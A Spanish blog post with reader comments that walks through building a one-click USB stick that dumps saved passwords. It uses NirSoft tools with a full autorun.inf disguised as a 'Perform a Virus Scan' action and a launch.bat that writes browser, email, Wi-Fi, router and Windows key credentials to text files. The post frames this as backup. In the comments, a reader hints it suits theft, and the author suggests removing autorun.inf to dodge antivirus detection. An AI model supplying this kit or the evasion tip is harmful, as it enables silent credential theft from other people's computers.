
¡Muy buenas! Como todos sabemos, los navegadores almacenan contraseñas de nuestras redes sociales, cuentas de correo electrónico, foros y cualquier página web que requiera de un inicio de sesión. Asimismo, el sistema operativo Windows, también guarda las contraseñas de nuestra conexión a Internet WiFi, la clave del router, las contraseñas del usuario del equipo, cuentas FTP, clientes de mensajería, claves de productos de Windows y pare usted de contar.
Así pues, ¿por qué no hacer un backup de nuestras contraseñas? Para dicha tarea existen numerosos programas, pero buscar, descargar, instalar y ejecutar uno por uno resultaría muy moroso, en cambio les propongo hoy una alternativa más interesante: crear un USB para recuperar contraseñas.
Es fácil, se ejecutará con 1 clic, de ligero tamaño y eficiencia 100% ¿te interesa? ¡Vamos al lío!
Preparando el USB recupera contraseñas
- ChromePass: Recupera las contraseñas de Google Chrome.
- PasswordFox: Recupera las contraseñas de Mozilla Firefox.
- OperaPassView: Recupera las contraseñas de Opera.
- Mail PassView: Recupera las contraseñas de clientes de email.
- Network Password Recover: Recupera las contraseñas de red.
- ProduKey: Recupera las claves de Microsoft Office y Windows.
- Protected Storage PassView: Recupera las contraseñas de IE, Outlook Express y MSN.
- RouterPassView: Recupera las contraseñas del router.
- WebBrowserPassView: Recupera las contraseñas de los navegadores populares.
- WirelessKeyView: Recupera la contraseña de tu red inalámbrica.

Paso 2.- Descomprime en una sola carpeta las anteriores herramientas y copia en tu *memoria USB únicamente los ejecutables, es decir los archivos con extensión .exe que son los programas en sí.
Por ejemplo, en el caso de la aplicación «ChromePass», la descomprimes y copias sólo el archivo «ChromePass.exe» a tu memoria USB.
* En este punto por cuestión de una mejor organización, se recomienda tener nuestro Pendrive formateado, sin ningún otro archivo para que así el dispositivo contenga únicamente los programas para recuperar contraseñas que utilizaremos. Aunque si tienes otros archivos o carpetas igual servirá, es completamente opcional.
Paso 3.- Abre el bloc de notas y pega el siguiente código:
[autorun] open=launch.bat
ACTION= Perform a Virus Scan
Guárdalo con el nombre «autorun» (sin comillas) y la extensión .inf de tal modo que el archivo quede como autorun.inf. Luego colocas ese archivo en tu memoria USB.
Paso 4.- Abre nuevamente el bloc de notas y pega en él las siguientes instrucciones.
start ChromePass.exe /stext ChromePass.txt
start mailpv.exe /stext mailpv.txt
start netpass.exe /stext netpass.txt
start OperaPassView.exe /stext OperaPassView.txt
start PasswordFox.exe /stext PasswordFox.txt
start ProduKey.exe /stext ProduKey.txt
start pspv.exe /stext pspv.txt
start RouterPassView.exe /stext RouterPassView.txt
start WebBrowserPassView.exe /stext WebBrowserPassView.txt
start WirelessKeyView.exe /stext WirelessKeyView.txt
Guárdalo con el nombre «launch» (sin comillas) y la extensión .bat de tal modo que el archivo quede como launch.bat. Luego colocas ese archivo en tu memoria USB.
¡Eso es todo! Ya tienes listo tu USB recupera contraseñas.
jeje gracias por el dato colega, de hecho hice pruebas con Avast, Avira y NOD32 y ninguno de ellos ha mostrado ninguna alerta, pero si algún otro detecta algo, podría burlarse quitando el 'autorun.inf' y dejando el 'launch.bat' junto a los ejecutables únicamente 😉
Saludo de vuelta mi amigo y gracias por el comentario 😀
Muchas gracias Pedro, la idea es justamente esa, recuperar fácilmente toda clase de contraseñas con tan sólo 1 clic 😉
¡Un abrazo amigo!
Perfecto recopilatorio de rob.. estooo recuperacontraseñas, te faltó puntualizar si me lo permites, que será detectado por muchos antivirus con un falso positivo, jejeje.
Saludos Marcelo.
Buen tutorial, en momentos los que tenemos tantas contraseñas, solemos olvidarnos de ellas, me parece una manera fácil de recuperarlas.
Gracias por informarnos de ello.
Muy buen articulo Marcelo,va a parecer que plagie el tema,pero te lo juro que no es asi 🙁
También hace días hice un tema de los mismos programas; y como bien comentan algunos AVS los detectaran como maliciosos
No se como los hayas descargado tu,pero to los baje con chrome y y bloqueaba la descarga de todos,tenia que usar la opción de recuperar archivo.
Lo que me gustaría mencionar,es que estos programas son confiables,yo llevo usando algún tiempo el operapassview y nunca he tenido problemas ,ni cosas raras.
Saludos
Hola Gerardo, amigo, no te preocupes, las buenas utilidades de NirSoft son para compartirlas 😉 Yo las he descargado con Chrome y Avast como Antivirus, sin alerta alguna.
Es probable que otros AV al detectar que se tratan de softs para revelar contraseñas, las bloqueen para evitar ese cometido, pero como bien comentas, son 110% confiables 😀
Saludos y gracias por pasarte a comentar.
PD. Te he enlazado en el blogroll.
wow muchas gracias Marcelo que detalle de tu parte,igual te enlazare!
Excelente articulo, apenas la vi. Te recomiendo darle un vistazo a Lazagne…
¡Genial! gracias Hiber. Muy interesante el proyecto LaZagne, ya mismo lo pruebo 😀
Actualización.- Acabo de escribir sobre LaZagne, muchas gracias nuevamente:
https://vidabytes.com/2018/02/recuperar-contrasenas-windows-lazagne.html
Kapersky lo detecta en el 2019?
Tu blog es el mejor Marcelo